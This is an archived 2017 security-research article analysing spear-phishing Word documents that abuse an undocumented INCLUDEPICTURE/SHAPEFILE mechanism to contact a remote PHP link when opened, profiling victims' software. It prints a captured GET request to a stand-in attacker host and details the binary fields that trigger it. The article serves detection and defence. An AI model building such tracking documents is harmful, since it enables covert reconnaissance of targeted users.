An (un)documented Word feature abused by attackers


By Alexander Liskin

Published: 2017-09-18 · Archived: 2026-04-05 18:21:39 UTC

A little while back we were investigating the malicious activities of the Freakyshelly targeted attack and came across spear phishing emails that had some interesting documents attached to them. They were in OLE2 format and contained no macros, exploits or any other active content. However, a close inspection revealed that they contained several links to PHP scripts located on third-party web resources. When we attempted to open these files in Microsoft Word, we found that the application addressed one of the links. As a result, the attackers received information about the software installed on the computer.

What did the bad guys want with that information? Well, to ensure a targeted attack is successful, intelligence first needs to be gathered, i.e. the bad guys need to find ways to reach prospective victims and collect information about them. In particular, they need to know the operating system version and the version of some applications on the victim computer, so they can send it the appropriate exploit.

In this specific case, the document looked like this:



Google and Google Scholar Tips

Google operators:

- **+** operator makes sure your results include common words, letters or numbers that Google's search technology generally ignores, as in **+de knuth** or **star wars episode +I**
- **-** operator excludes all results that include this search term, as in **flowers -author:flowers**
- *phrase search* only returns results that include this exact phrase, as in **"as you like it"**
- **OR** operator or the **"|"** (pipe) returns results that include either of your search terms, **stock call OR put**
- **~** operator gives you results for the term you enter as well as for synonyms of that term, **~raptors** (includes information about birds of prey, etc.)
- the * operator is used as a wildcard for an entire word such as **three * mice** or **george washington was born in ***

There's nothing suspicious about it at first glance – just a few tips about how to use Google search more effectively. The document contains no active content, no VBA macros, embedded Flash objects or PE files. However, when the user opens the document, Word sends the following GET request to one of the internal links. So we opened the original document used in the attack, replaced the suspicious links with http://evil-*, and obtained the following:


GET http://evil-333.com/ccccccccccc/ccccccccc/ccccccccc.php?ccccccccc HTTP/1.1
*Accept: */**

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; InfoPath.2; ***MSOffice 12****)*
Accept-Encoding: gzip, deflate
Host: evil-333.com
Proxy-Connection: Keep-Alive

This code effectively sent information about the software installed on the victim machine to the attackers, including info about which version of Microsoft Office was installed. We decided to examine why Office followed that link, and how these links can be identified in documents.

Inside a Word document

The first thing about the document that caught our eye was the INCLUDEPICTURE field containing one of the suspicious links. However, as can be seen, that is not the link that Word addresses.



As a matter of fact, the data chunk seen in the fragment above contains the first and only piece of text in this document. The text in Word documents resides in the WordDocument stream in a 'raw state', i.e. it contains no formatting except so-called fields. The fields tell Word that a certain segment of the text must be presented in a specific way; for example, it is thanks to these fields that we can see active links to other pages of the document, URL links, etc. The field INCLUDEPICTURE indicates that an image is attached to certain characters in the text. The 0x13 byte (marked in red) in front of this field indicates that the 'raw' text ends there and a field description begins. The description format is roughly as follows (according to [MS-DOC]: Word (.doc) Binary File Format):

Begin = 0x13
Sep = 0x14
End = 0x15
*Field = <Begin> *<Field> [Sep] *<Field> <End>*

The separator byte 0x14 is marked in yellow, and the field end byte 0x15 is shown inside the pink box.

The link to the image in the INCLUDEPICTURE field should be in ASCII format, but in this case it is in Unicode, so Word ignores the link. However, the separator byte 0x14 is followed by the byte 0x01 (shown in the green box)

which indicates to the word processor that an image should be inserted at this point. The question is: how do we find this image?

The characters and groups of characters within the text also possess properties; just like fields, these properties are responsible for formatting (for example, they specify that a certain piece of text must be rendered in italics). The properties of characters are stored in a two-level table within document streams under the names ‘xTable’ and ‘Data’. We will not go into the complex details of how to analyze character properties, but as a result of this analysis we can find the character properties from the offset 0x929 to 0x92C in the WordDocument stream:

```
1E08: CP[2]: *00000929
1E0C: CP[3]: *0000092C
```

This is the byte sequence with the picture placeholder 0x14 0x01 0x15. In the actual document, these bytes are located at offsets 0xB29 – 0xB2C, but the WordDocument stream begins with offset 0x200, and the character offsets are specified relative to its beginning.

The properties of the group of characters CP[2] indicate that an image is attached to them that is located in the Data stream at offset 0:

1FEF: prop[0]: 6A03 CPicLocation
1FF1: value[0]: 00000000 ; character = 14

We arrive at this conclusion based on the fact that byte 0x01 is indicated in the INCLUDEPICTURE field’s value – this means the image should be located in the Data stream at the appropriate offset. If this value were different, then it would have been necessary to look for the image in a different place or ignore this property.

This is where we stumbled on an undocumented feature. Microsoft Office documentation provides basically no description of the INCLUDEPICTURE field. This is all there is:

0x43 INCLUDEPICTURE Specified in [ECMA-376] part 4, section 2.16.5.33.

Standard ECMA-376 describes only that part of INCLUDEPICTURE that precedes the separator byte. It has no description of what the data that follows it may mean, and how it should be interpreted. This was the main problem in understanding what was actually happening.


So, we go to offset 0 in the Data stream and see that the so-called SHAPEFILE form is located there:

```
PICFAndOfficeArtData
0000: size: *0000038A
0004: header_size: 0044
0006: mm: 0066 SHAPEFILE
```

Forms are described in a different Microsoft document: [MS-ODRAW]: Office Drawing Binary File Format. This form has a name and, in this case, it is another suspicious link:

```
 ?http://evil-22
222.com/bbbbbbbb
bbbb/bbbbbbbbb/b
bbbbbbbb.php?bbb
bbbbbbb
```

However, this is just an object name, so this link is not used in any way. While investigating this form further, let's look at the flags field (in the red box):



The value 0x0000000E resolves into a combination of three flags:

- msoblipflagURL 0x00000002
- msoblipflagDoNotSave 0x00000004
- msoblipflagLinkToFile 0x00000008

This indicates that additional data should be attached to the form (it is highlighted in yellow in the screenshot), and that this data constitutes a URL that leads to the actual content of the form. Also, there is a 'do not save' flag, which prevents this content from being saved to the actual document when it is opened.

If we look at what this URL is, we see that it's the actual link that Word follows when the document is opened:

We should note that besides Word for Windows, this 'feature' is also present in Microsoft Office for iOS and in Microsoft Office for Android; LibreOffice and OpenOffice do not have it. If this document is opened in LibreOffice or OpenOffice, the malicious link is not called.

This is a complex mechanism that the bad guys have created to carry out profiling of potential victims for targeted attacks. In other words, they perform serious in-depth investigations in order to stay undetected while they carry out targeted attacks.

Kaspersky Lab's security products are able to detect when the technique described in this article is used in Microsoft Word documents, and to find links embedded in a document using the same technique.

Source: https://securelist.com/an-undocumented-word-feature-abused-by-attackers/81899